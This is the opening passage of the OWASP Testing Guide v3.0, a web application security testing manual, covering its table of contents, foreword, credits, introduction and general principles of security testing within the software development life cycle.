

OWASP TESTING GUIDE

2008 V3.0



© 2002-2008 OWASP Foundation

This document is licensed under the Creative Commons [Attribution-ShareAlike 2.5](https://creativecommons.org/licenses/by-sa/2.5/) license. You must attribute your version to the OWASP Testing or the OWASP Foundation.



Table of Contents

Foreword	7
Why OWASP?	7
Tailoring and Prioritizing	7
The Role of Automated Tools.....	8
Call to Action	8
1. Frontispiece	9
Welcome to the OWASP Testing Guide 3.0	9
About The Open Web Application Security Project	12
2. Introduction	14
Principles of Testing	16
Testing Techniques Explained	19
Security Requirements Test Derivation	25
3. The OWASP Testing Framework	40
Overview	40
Phase 1: Before Development Begins	41
Phase 2: During Definition and Design.....	41
Phase 3: During Development	42
Phase 4: During Deployment	43
Phase 5: Maintenance and Operations.....	44
4 Web Application Penetration Testing.....	46
4.1 Introduction and objectives	46
4.2 Information Gathering	51
4.2.1 Testing: Spiders, robots, and Crawlers (OWASP-IG-001)	52
4.2.2 Search engine discovery/Reconnaissance (OWASP-IG-002).....	54
4.2.3 Identify application entry points (OWASP-IG-003)	56
4.2.4 Testing for Web Application Fingerprint (OWASP-IG-004)	59

4.2.5 Application Discovery (OWASP-IG-005)	65
4.2.6 Analysis of Error Codes (OWASP-IG-006)	71
4.3 Configuration Management Testing	75
4.3.1 SSL/TLS Testing (OWASP-CM-001)	76
4.3.2 DB Listener Testing (OWASP-CM-002)	82
4.3.3 Infrastructure configuration management testing (OWASP-CM-003).....	86
4.3.4 Application configuration management testing (OWASP-CM-004).....	91
4.3.5 Testing for File extensions handling (OWASP-CM-005)	95
4.3.6 Old, backup and unreferenced files (OWASP-CM-006)	97
4.3.7 Infrastructure and Application Admin Interfaces (OWASP-CM-007)	102
4.3.8 Testing for HTTP Methods and XST (OWASP-CM-008)	104
4.4 Authentication Testing	109
4.4.1 Credentials transport over an encrypted channel (OWASP-AT-001)	110
4.4.2 Testing for user enumeration (OWASP-AT-002)	113
4.4.3 Default or guessable (dictionary) user account (OWASP-AT-003)	117
4.4.4 Testing For Brute Force (OWASP-AT-004).....	120
4.4.5 Testing for Bypassing authentication schema (OWASP-AT-005)	126
4.4.6 Testing for Vulnerable remember password and pwd reset (OWASP-AT-006)	131
4.4.7 Testing for Logout and Browser Cache Management (OWASP-AT-007)	133
4.4.8 Testing for Captcha (OWASP-AT-008).....	138
4.4.9 Testing for Multiple factors Authentication (OWASP-AT-009)	140
4.4.10 Testing for Race Conditions (OWASP-AT-010)	144
4.5 Session Management Testing	146
4.5.1 Testing for Session Management Schema (OWASP-SM-001)	147
4.5.2 Testing for Cookies attributes (OWASP-SM-002).....	156
4.5.3 Testing for Session Fixation (OWASP-SM_003).....	159
4.5.4 Testing for Exposed Session Variables (OWASP-SM-004)	161



4.5.5 Testing for CSRF (OWASP-SM-005)	164
4.6 Authorization testing	170
4.6.1 Testing for path traversal (OWASP-AZ-001).....	170
4.6.2 Testing for bypassing authorization schema (OWASP-AZ-002)	174
4.6.3 Testing for Privilege Escalation (OWASP-AZ-003)	176
4.7 Business logic testing (OWASP-BL-001)	178
4.8 Data Validation Testing	184
4.8.1 Testing for Reflected Cross Site Scripting (OWASP-DV-001).....	187
4.8.2 Testing for Stored Cross Site Scripting (OWASP-DV-002)	191
4.8.3 Testing for DOM based Cross Site Scripting (OWASP-DV-003)	197
4.8.4 Testing for Cross Site Flashing (OWASP-DV-004).....	199
4.8.5 SQL Injection (OWASP-DV-005)	204
4.8.5.1 Oracle Testing	212
4.8.5.2 MySQL Testing.....	219
4.8.5.3 SQL Server Testing	225
4.8.5.4 MS Access Testing	233
4.8.5.5 Testing PostgreSQL	236
4.8.6 LDAP Injection (OWASP-DV-006)	241
4.8.7 ORM Injection (OWASP-DV-007)	243
4.8.8 XML Injection (OWASP-DV-008).....	245
4.8.9 SSI Injection (OWASP-DV-009)	251
4.8.10 XPath Injection (OWASP-DV-010)	254
4.8.11 IMAP/SMTP Injection (OWASP-DV-011)	255
4.8.12 Code Injection (OWASP-DV-012)	260
4.8.13 OS Commanding (OWASP-DV-013).....	261
4.8.14 Buffer overflow Testing (OWASP-DV-014).....	264
4.8.14.1 Heap overflow.....	265

4.8.14.2 Stack overflow.....	268
4.8.14.3 Format string.....	272
4.8.15 Incubated vulnerability testing (OWASP-DV-015)	275
4.8.15 Testing for HTTP Splitting/Smuggling (OWASP-DV-016)	278
4.9 Denial of Service Testing.....	281
4.9.1 Testing for SQL Wildcard Attacks (OWASP-DS-001).....	282
4.9.2 Locking Customer Accounts (OWASP-DS-002).....	284
4.9.3 Buffer Overflows (OWASP-DS-003).....	286
4.9.4 User Specified Object Allocation (OWASP-DS-004)	287
4.9.5 User Input as a Loop Counter (OWASP-DS-005)	288
4.9.6 Writing User Provided Data to Disk (OWASP-DS-006)	289
4.9.7 Failure to Release Resources (OWASP-DS-007)	290
4.9.8 Storing too Much Data in Session (OWASP-DS-008).....	291
4.10 Web Services Testing	292
4.10.1 WS Information Gathering (OWASP-WS-001).....	293
4.10.2 Testing WSDL (OWASP-WS-002)	299
4.10.3 XML Structural Testing (OWASP-WS-003).....	302
4.10.4 XML Content-level Testing (OWASP-WS-004).....	307
4.10.5 HTTP GET parameters/REST Testing (OWASP-WS-005).....	309
4.10.6 Naughty SOAP attachments (OWASP-WS-006)	310
4.10.7 Replay Testing (OWASP-WS-007).....	312
4.11 AJAX Testing.....	315
4.11.1 AJAX Vulnerabilities (OWASP-AJ-001).....	316
4.11.2 Testing For AJAX (OWASP-AJ-002)	319
5. Writing Reports: value the real risk	325
5.1 How to value the real risk	325
5.2 How to write the report of the testing.....	332



Appendix A: Testing Tools.....	337
Appendix B: Suggested Reading.....	340
Appendix C: Fuzz Vectors.....	341
Appendix D: Encoded Injection.....	346

FOREWORD

The problem of insecure software is perhaps the most important technical challenge of our time. Security is now the key limiting factor on what we are able to create with information technology. At The Open Web Application Security Project (OWASP), we're trying to make the world a place where insecure software is the anomaly, not the norm, and the OWASP Testing Guide is an important piece of the puzzle.

It goes without saying that you can't build a secure application without performing security testing on it. Yet many software development organizations do not include security testing as part of their standard software development process. Still, security testing, by itself, isn't a particularly good measure of how secure an application is, because there are an infinite number of ways that an attacker might be able to make an application break, and it simply isn't possible to test them all. However, security testing has the unique power to absolutely convince naysayers that there is a problem. So security testing has proven itself as a key ingredient in any organization that needs to trust the software it produces or uses.

Taken together, OWASP's guides are a great start towards building and maintaining secure applications. The Development Guide will show your project how to architect and build a secure application, the Code Review Guide will tell you how to verify the security of your application's source code, and this Testing Guide will show you how to verify the security of your running application. I highly recommend using these guides as part of your application security initiatives.

WHY OWASP?

Creating a guide like this is a massive undertaking, representing the expertise of hundreds of people around the world. There are many different ways to test for security flaws and this guide captures the consensus of the leading experts on how to perform this testing quickly, accurately, and efficiently.

It's impossible to underestimate the importance of having this guide available in a completely free and open way. Security should not be a black art that only a few can practice. Much of the available security guidance is only detailed enough to get people worried about a problem, without providing enough information to find, diagnose, and solve security problems. The project to build this guide keeps this expertise in the hands of the people who need it.

This guide must make its way into the hands of developers and software testers. There are not nearly enough application security experts in the world to make any significant dent in the overall problem. The initial responsibility for application security must fall on the shoulders of the developers. It shouldn't be a surprise that developers aren't producing secure code if they're not testing for it.

Keeping this information up to date is a critical aspect of this guide project. By adopting the wiki approach, the OWASP community can evolve and expand the information in this guide to keep pace with the fast moving application security threat landscape.

TAILORING AND PRIORITIZING

You should adopt this guide in your organization. You may need to tailor the information to match your organization's technologies, processes, and organizational structure. If you have standard security technologies, you should tailor your testing to ensure they are being used properly. There are several different roles that may use this guide.

- Developers should use this guide to ensure that they are producing secure code. These tests should be a part of normal code and unit testing procedures.



- Software testers should use this guide to expand the set of test cases they apply to applications. Catching these vulnerabilities early saves considerable time and effort later.
- Security specialists should use this guide in combination with other techniques as one way to verify that no security holes have been missed in an application.

The most important thing to remember when performing security testing is to continuously reprioritize. There are an infinite number of possible ways that an application could fail, and you always have limited testing time and resources. Be sure you spend it wisely. Try to focus on the security holes that are the most likely to be discovered and exploited by an attacker, and that will lead to the most serious compromises.

This guide is best viewed as a set of techniques that you can use to find different types of security holes. But not all the techniques are equally important. Try to avoid using the guide as a checklist.

THE ROLE OF AUTOMATED TOOLS

There are a number of companies selling automated security analysis and testing tools. Remember the limitations of these tools so that you can use them for what they're good at. As Michael Howard put it at the [2006 OWASP AppSec Conference in Seattle](#), "Tools do not make software secure! They help scale the process and help enforce policy."

Most importantly, these tools are generic - meaning that they are not designed for your custom code, but for applications in general. That means that while they can find some generic problems, they do not have enough knowledge of your application to allow them to detect most flaws. In my experience, the most serious security issues are the ones that are not generic, but deeply intertwined in your business logic and custom application design.

These tools can also be seductive, since they do find lots of potential issues. While running the tools doesn't take much time, each one of the potential problems takes time to investigate and verify. If the goal is to find and eliminate the most serious flaws as quickly as possible, consider whether your time is best spent with automated tools or with the techniques described in this guide.

Still, these tools are certainly part of a well-balanced application security program. Used wisely, they can support your overall processes to produce more secure code.

CALL TO ACTION

If you're building software, I strongly encourage you to get familiar with the security testing guidance in this document. If you find errors, please add a note to the discussion page or make the change yourself. You'll be helping thousands of others who use this guide.

Please consider [joining us](#) as an individual or corporate member so that we can continue to produce materials like this testing guide and all the other great projects at OWASP.

Thank you to all the past and future contributors to this guide, your work will help to make applications worldwide more secure.

-- [Jeff Williams](#), OWASP Chair, December 15, 2006

1. FRONTISPIECE

WELCOME TO THE OWASP TESTING GUIDE 3.0

“Open and collaborative knowledge: that’s the OWASP way”

[Matteo Meucci](#)

OWASP thanks the many authors, reviewers, and editors for their hard work in bringing this guide to where it is today. If you have any comments or suggestions on the Testing Guide, please e-mail the Testing Guide mail list:

- <http://lists.owasp.org/mailman/listinfo/owasp-testing>

Or drop an e-mail to the project leader: [Matteo Meucci](#)

VERSION 3

The OWASP Testing Guide Version 3 improves version 2 and creates new sections and controls. This new version has added:

- Configuration Management and Authorization Testing sections and Encoded Injection Appendix;
- 36 new articles (1 taken from the OWASP BSP);

Version 3 improved 9 articles, for a total of 10 Testing categories and 66 controls.

COPYRIGHT AND LICENSE

Copyright (c) 2008 The OWASP Foundation.

This document is released under the [Creative Commons 2.5 License](#). Please read and understand the license and copyright conditions.

REVISION HISTORY

The Testing Guide v3 was released in November 2008. The Testing guide originated in 2003 with Dan Cuthbert as one of the original editors. It was handed over to Eoin Keary in 2005 and transformed into a wiki. Matteo Meucci has taken on the Testing guide and is now the lead of the OWASP Testing Guide Project since v2.

- 16th December, 2008
"OWASP Testing Guide", Version 3.0 – Released by Matteo Meucci at the OWASP Summit 08
- December 25, 2006
"OWASP Testing Guide", Version 2.0
- July 14, 2004



"OWASP Web Application Penetration Checklist", Version 1.1

- December 2004

"The OWASP Testing Guide", Version 1.0

EDITORS

Matteo Meucci: OWASP Testing Guide Lead since 2007.

Eoin Keary: OWASP Testing Guide 2005-2007 Lead.

Daniel Cuthbert: OWASP Testing Guide 2003-2005 Lead.

V3 AUTHORS

- | | | |
|----------------------|--------------------------|------------------------|
| • Anurag Agarwal | • Kevin Horvath | • Matteo Meucci |
| • Daniele Bellucci | • Gianrico Ingrosso | • Marco Morana |
| • Arian Coronel | • Roberto Suggi Liverani | • Antonio Parata |
| • Stefano Di Paola | • Alex Kuza | • Cecil Su |
| • Giorgio Fedon | • Pavol Luptak | • Harish Skanda Suredy |
| • Alan Goodman | • Ferruh Mavituna | • Mark Roxberry |
| • Christian Heinrich | • Marco Mella | • Andrew Van der Stock |

V3 REVIEWERS

- | | |
|----------------|-----------------|
| • Marco Cova | • Matteo Meucci |
| • Kevin Fuller | • Nam Nguyen |

V2 AUTHORS

- | | | |
|--------------------|-----------------------------|-----------------------|
| • Vicente Aguilera | • Javier Fernández-Sanguino | • Antonio Parata |
| • Mauro Bregolin | • Glyn Geoghegan | • Yiannis Pavlosoglou |
| • Tom Brennan | • Stan Guzik | • Carlo Pelliccioni |
| • Gary Burns | • Madhura Halasgikar | • Harinath Pudipeddi |
| • Luca Carettoni | • Eoin Keary | • Alberto Revelli |
| • Dan Cornell | • David Litchfield | • Mark Roxberry |

- Mark Curphey
- Daniel Cuthbert
- Sebastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni
- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams

V2 REVIEWERS

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora
- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

TRADEMARKS

- Java, Java Web Server, and JSP are registered trademarks of Sun Microsystems, Inc.
- Merriam-Webster is a trademark of Merriam-Webster, Inc.
- Microsoft is a registered trademark of Microsoft Corporation.
- Octave is a service mark of Carnegie Mellon University.
- VeriSign and Thawte are registered trademarks of VeriSign, Inc.
- Visa is a registered trademark of VISA USA.
- OWASP is a registered trademark of the OWASP Foundation

All other products and company names may be trademarks of their respective owners. Use of a term in this document should not be regarded as affecting the validity of any trademark or service mark.



ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT

OVERVIEW

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem because the most effective approaches to application security includes improvements in all of these areas. We can be found at <http://www.owasp.org>.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way. The OWASP Foundation is a not-for-profit entity that ensures the project's longterm success. For more information, please see the pages listed below:

- [Contact](#) for information about communicating with OWASP
- [Contributions](#) for details about how to make contributions
- [Advertising](#) if you're interested in advertising on the OWASP site
- [How OWASP Works](#) for more information about projects and governance
- [OWASP brand usage rules](#) for information about using the OWASP brand

STRUCTURE

The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides our servers and bandwidth, facilitates projects and chapters, and manages the worldwide OWASP Application Security Conferences.

LICENSING

All OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, you can also use the commercial license that allows you to use, modify, and distribute all OWASP materials within your organization under a single license.

For more information, please see the [OWASP Licenses](#) page.

PARTICIPATION AND MEMBERSHIP

Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, to network, and even to build your reputation as an expert.

If you find the OWASP materials valuable, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects.

For more information, please see the [Membership](#) page.

PROJECTS

OWASP's projects cover many aspects of application security. We build documents, tools, teaching environments, guidelines, checklists, and other materials to help organizations improve their capability to produce secure code.

For details on all the OWASP projects, please see the [OWASP Project](#) page.

OWASP PRIVACY POLICY

Given OWASP's mission to help organizations with application security, you have the right to expect protection of any personal information that we might collect about our members.

In general, we do not require authentication or ask visitors to reveal personal information when visiting our website. We collect Internet addresses, not the e-mail addresses, of visitors solely for use in calculating various website statistics.

We may ask for certain personal information, including name and email address from persons downloading OWASP products. This information is not divulged to any third party and is used only for the purposes of:

- Communicating urgent fixes in the OWASP Materials
- Seeking advice and feedback about OWASP Materials
- Inviting participation in OWASP's consensus process and AppSec conferences

OWASP publishes a list of member organizations and individual members. Listing is purely voluntary and "opt-in". Listed members can request not to be listed at any time.

All information about you or your organization that you send us by fax or mail is physically protected. If you have any questions or concerns about our privacy policy, please contact us at owasp@owasp.org



2. INTRODUCTION

The OWASP Testing Project has been in development for many years. With this project, we wanted to help people understand the what, why, when, where, and how of testing their web applications, and not just provide a simple checklist or prescription of issues that should be addressed. The outcome of this project is a complete Testing Framework, from which others can build their own testing programs or qualify other people's processes. The Testing Guide describes in details both the general Testing Framework and the techniques required to implement the framework in practice.

Writing the Testing Guide has proven to be a difficult task. It has been a challenge to obtain consensus and develop the content that allow people to apply the concepts described here, while enabling them to work in their own environment and culture. It has also been a challenge to change the focus of web application testing from penetration testing to testing integrated in the software development life cycle.

However, we are very satisfied with the results we have reached. Many industry experts and those responsible for software security at some of the largest companies in the world are validating the Testing Framework. This framework helps organizations test their web applications in order to build reliable and secure software, rather than simply highlighting areas of weakness, although the latter is certainly a byproduct of many of OWASP's guides and checklists. As such, we have made some hard decisions about the appropriateness of certain testing techniques and technologies, which we fully understand will not be agreed upon by everyone. However, OWASP is able to take the high ground and change culture over time through awareness and education based on consensus and experience. The rest of this guide is organized as follows. This introduction covers the pre-requisites of testing web applications: the scope of testing, the principles of successful testing, and the testing techniques. Chapter 3 presents the OWASP Testing Framework and explains its techniques and tasks in relation to the various phases of the software development life cycle. Chapter 4 covers how to test for specific vulnerabilities (e.g., SQL Injection) by code inspection and penetration testing.

Measuring (in)security: the Economics of Insecure Software

A basic tenet of software engineering is that you can't control what you can't measure [1]. Security testing is no different. Unfortunately, measuring security is a notoriously difficult process. We will not cover this topic in detail here, since it would take a guide on its own (for an introduction, see [2])

One aspect that we want to emphasize, however, is that security measurements are, by necessity, about both the specific, technical issues (e.g., how prevalent a certain vulnerability is) and how these affect the economics of software. We find that most technical people understand at least the basic issues, or have a deeper understanding, of the vulnerabilities. Sadly, few are able to translate that technical knowledge into monetary terms, and, thereby, quantify the potential cost of vulnerabilities to the application owner's business. We believe that until this happens, CIOs will not be able to develop an accurate return on security investment and, subsequently, assign appropriate budgets for software security. While estimating the cost of insecure software may appear a daunting task, recently, there has been a significant amount of work in this direction. For example, in June 2002, the US National Institute of Standards (NIST) published a survey on the cost of insecure software to the US economy due to inadequate software testing [3]. Interestingly, they estimate that a better testing infrastructure would save more than a third of these costs, or about \$22 billion a year. More recently, the links between economics and security have been studied by academic researchers. See [4] for more information about some of these efforts.

The framework described in this document encourages people to measure security throughout their entire development process. They can then relate the cost of insecure software to the impact it has on their business, and consequently develop

appropriate business decisions (resources) to manage the risk. Remember: measuring and testing web applications is even more critical than for other software, since web applications are exposed to millions of users through the Internet.

What is Testing

What do we mean by testing? During the development life cycle of a web application, many things need to be tested. The Merriam-Webster Dictionary describes testing as:

- To put to test or proof.
- To undergo a test.
- To be assigned a standing or evaluation based on tests.

For the purposes of this document, testing is a process of comparing the state of a system/application against a set of criteria. In the security industry, people frequently test against a set of mental criteria that are neither well defined nor complete. For this reason and others, many outsiders regard security testing as a black art. This document's aim is to change that perception and to make it easier for people without in-depth security knowledge to make a difference.

Why Testing

This document is designed to help organizations understand what comprises a testing program, and to help them identify the steps that they need to undertake to build and operate that testing program on their web applications. It is intended to give a broad view of the elements required to make a comprehensive web application security program. This guide can be used as a reference and as a methodology to help determine the gap between your existing practices and industry best practices. This guide allows organizations to compare themselves against industry peers, understand the magnitude of resources required to test and maintain their software, or prepare for an audit. This chapter does not go into the technical details of how to test an application, as the intent is to provide a typical security organizational framework. The technical details about how to test an application, as part of a penetration test or code review, will be covered in the remaining parts of this document.

When to Test

Most people today don't test the software until it has already been created and is in the deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases. An SDLC is a structure imposed on the development of software artifacts. If an SDLC is not currently being used in your environment, it is time to pick one! The following figure shows a generic SDLC model as well as the (estimated) increasing cost of fixing security bugs in such a model.




Figure 1: Generic SDLC Model

Companies should inspect their overall SDLC to ensure that security is an integral part of the development process. SDLCs should include security tests to ensure security is adequately covered and controls are effective throughout the development process.

What to Test

It can be helpful to think of software development as a combination of people, process, and technology. If these are the factors that "create" software, then it is logical that these are the factors that must be tested. Today most people generally test the technology or the software itself.

An effective testing program should have components that test *People* – to ensure that there is adequate education and awareness; *Process* – to ensure that there are adequate policies and standards and that people know how to follow these policies; *Technology* – to ensure that the process has been effective in its implementation. Unless a holistic approach is adopted, testing just the technical implementation of an application will not uncover management or operational vulnerabilities that could be present. By testing the people, policies, and processes, an organization can catch issues that would later manifest themselves into defects in the technology, thus eradicating bugs early and identifying the root causes of defects. Likewise, testing only some of the technical issues that can be present in a system will result in an incomplete and inaccurate security posture assessment. Denis Verdon, Head of Information Security at [Fidelity National Financial](#) presented an excellent analogy for this misconception at the OWASP AppSec 2004 Conference in New York [5]: "If cars were built like applications [...] safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact, and resistance to theft."

Feedback and Comments

As with all OWASP projects, we welcome comments and feedback. We especially like to know that our work is being used and that it is effective and accurate.

PRINCIPLES OF TESTING

There are some common misconceptions when developing a testing methodology to weed out security bugs in software. This chapter covers some of the basic principles that should be taken into account by professionals when testing for security bugs in software.

There is No Silver Bullet

While it is tempting to think that a security scanner or application firewall will either provide a multitude of defenses or identify a multitude of problems, in reality there are no silver bullets to the problem of insecure software. Application security assessment software, while useful as a first pass to find low-hanging fruit, is generally immature and ineffective at in-depth assessments and at providing adequate test coverage. Remember that security is a process, not a product.

Think Strategically, Not Tactically

Over the last few years, security professionals have come to realize the fallacy of the patch-and-penetrate model that was pervasive in information security during the 1990's. The patch-and-penetrate model involves fixing a reported bug, but without proper investigation of the root cause. This model is usually associated with the window of vulnerability shown in the figure below. The evolution of vulnerabilities in common software used worldwide has shown the ineffectiveness of this model. For more information about the window of vulnerability please refer to [6]. Vulnerability studies [7] have shown that with the reaction time of attackers worldwide, the typical window of vulnerability does not provide enough time for patch installation, since the time between a vulnerability being uncovered and an automated attack against it being developed and released is decreasing every year. There are also several wrong assumptions in the patch-and-penetrate model: patches interfere with the normal operations and might break existing applications, and not all the users might (in the end) be aware of a patch's availability. Consequently not all the product's users will apply patches, either because of this issue or because they lack knowledge about the patch's existence.




Figure 2: Window of exposure

To prevent reoccurring security problems within an application, it is essential to build security into the Software Development Life Cycle (SDLC) by developing standards, policies, and guidelines that fit and work within the development methodology. Threat modeling and other techniques should be used to help assign appropriate resources to those parts of a system that are most at risk.

The SDLC is King

The SDLC is a process that is well-known to developers. By integrating security into each phase of the SDLC, it allows for a holistic approach to application security that leverages the procedures already in place within the organization. Be aware that while the names of the various phases may change depending on the SDLC model used by an organization, each conceptual phase of the archetype SDLC will be used to develop the application (i.e., define, design, develop, deploy,



maintain). Each phase has security considerations that should become part of the existing process, to ensure a cost-effective and comprehensive security program.

Test Early and Test Often

When a bug is detected early within the SDLC, it can be addressed more quickly and at a lower cost. A security bug is no different from a functional or performance-based bug in this regard. A key step in making this possible is to educate the development and QA organizations about common security issues and the ways to detect and prevent them. Although new libraries, tools, or languages might help design better programs (with fewer security bugs), new threats arise constantly and developers must be aware of those that affect the software they are developing. Education in security testing also helps developers acquire the appropriate mindset to test an application from an attacker's perspective. This allows each organization to consider security issues as part of their existing responsibilities.

Understand the Scope of Security

It is important to know how much security a given project will require. The information and assets that are to be protected should be given a classification that states how they are to be handled (e.g., Confidential, Secret, Top Secret). Discussions should occur with legal council to ensure that any specific security need will be met. In the USA they might come from federal regulations, such as the Gramm-Leach-Bliley Act [8], or from state laws, such as the California SB-1386 [9]. For organizations based in EU countries, both country-specific regulation and EU Directives might apply. For example, Directive 96/46/EC4 [10] makes it mandatory to treat personal data in applications with due care, whatever the application.

Develop the Right Mindset

Successfully testing an application for security vulnerabilities requires thinking "outside of the box." Normal use cases will test the normal behavior of the application when a user is using it in the manner that you expect. Good security testing requires going beyond what is expected and thinking like an attacker who is trying to break the application. Creative thinking can help to determine what unexpected data may cause an application to fail in an insecure manner. It can also help find what assumptions made by web developers are not always true and how they can be subverted. This is one of the reasons why automated tools are actually bad at automatically testing for vulnerabilities: this creative thinking must be done on a case-by-case basis and most web applications are being developed in a unique way (even if using common frameworks).

Understand the Subject

One of the first major initiatives in any good security program should be to require accurate documentation of the application. The architecture, data-flow diagrams, use cases, and more should be written in formal documents and made available for review. The technical specification and application documents should include information that lists not only the desired use cases, but also any specifically disallowed use case. Finally, it is good to have at least a basic security infrastructure that allows the monitoring and trending of attacks against an organization's applications and network (e.g., IDS systems).

Use the Right Tools

While we have already stated that there is no silver bullet tool, tools do play a critical role in the overall security program. There is a range of open source and commercial tools that can automate many routine security tasks. These tools can simplify and speed up the security process by assisting security personnel in their tasks. It is important to understand exactly what these tools can and cannot do, however, so that they are not oversold or used incorrectly.

The Devil is in the Details

It is critical not to perform a superficial security review of an application and consider it complete. This will instill a false sense of confidence that can be as dangerous as not having done a security review in the first place. It is vital to carefully review the findings and weed out any false positive that may remain in the report. Reporting an incorrect security finding can often undermine the valid message of the rest of a security report. Care should be taken to verify that every possible section of application logic has been tested, and that every use case scenario was explored for possible vulnerabilities.

Use Source Code When Available

While black box penetration test results can be impressive and useful to demonstrate how vulnerabilities are exposed in

production, they are not the most effective way to secure an application. If the source code for the application is available, it should be given to the security staff to assist them while performing their review. It is possible to discover vulnerabilities within the application source that would be missed during a black box engagement.

Develop Metrics

An important part of a good security program is the ability to determine if things are getting better. It is important to track the results of testing engagements, and develop metrics that will reveal the application security trends within the organization. These metrics can show if more education and training are required, if there is a particular security mechanism that is not clearly understood by development, and if the total number of security related problems being found each month is going down. Consistent metrics that can be generated in an automated way from available source code will also help the organization in assessing the effectiveness of mechanisms introduced to reduce security bugs in software development. Metrics are not easily developed, so using standard metrics like those provided by the OWASP Metrics project and other organizations might be a good head start.

Document the Test Results

To conclude the testing process, it is important to produce a formal record of what testing actions were taken, by whom, when they were performed, and details of the test findings. It is wise to agree on an acceptable format for the report which is useful to all concerned parties, which may include developers, project management, business owners, IT department, audit, and compliance. The report must be clear to the business owner in identifying where material risks exist and sufficient to get their backing for subsequent mitigation actions. The report must be clear to the developer in pin-pointing the exact function that is affected by the vulnerability, with associated recommendations for resolution in a language that the developer will understand (no pun intended). Last but not least, the report writing should not be overly burdensome on the security tester themselves; security testers are not generally renowned for their creative writing skills, therefore agreeing on a complex report can lead to instances where test results do not get properly documented.

TESTING TECHNIQUES EXPLAINED

This section presents a high-level overview of various testing techniques that can be employed when building a testing program. It does not present specific methodologies for these techniques, although Chapter 3 will address this information. This section is included to provide context for the framework presented in the next chapter and to highlight the advantages and disadvantages of some of the techniques that should be considered. In particular, we will cover:

- Manual Inspections & Reviews
- Threat Modeling
- Code Review
- Penetration Testing

MANUAL INSPECTIONS & REVIEWS

Overview

Manual inspections are human-driven reviews that typically test the security implications of the people, policies, and processes, but can include inspection of technology decisions such as architectural designs. They are usually conducted by analyzing documentation or performing interviews with the designers or system owners. While the concept of manual inspections and human reviews is simple, they can be among the most powerful and effective techniques available. By asking someone how something works and why it was implemented in a specific way, it allows the tester to quickly determine if any security concerns are likely to be evident. Manual inspections and reviews are one of the few ways to test



the software development life-cycle process itself and to ensure that there is an adequate policy or skill set in place. As with many things in life, when conducting manual inspections and reviews we suggest you adopt a trust-but-verify model. Not everything everyone tells you or shows you will be accurate. Manual reviews are particularly good for testing whether people understand the security process, have been made aware of policy, and have the appropriate skills to design or implement a secure application. Other activities, including manually reviewing the documentation, secure coding policies, security requirements, and architectural designs, should all be accomplished using manual inspections.

Advantages:

- Requires no supporting technology
- Can be applied to a variety of situations
- Flexible
- Promotes teamwork
- Early in the SDLC

Disadvantages:

- Can be time consuming
- Supporting material not always available
- Requires significant human thought and skill to be effective!

THREAT MODELING

Overview

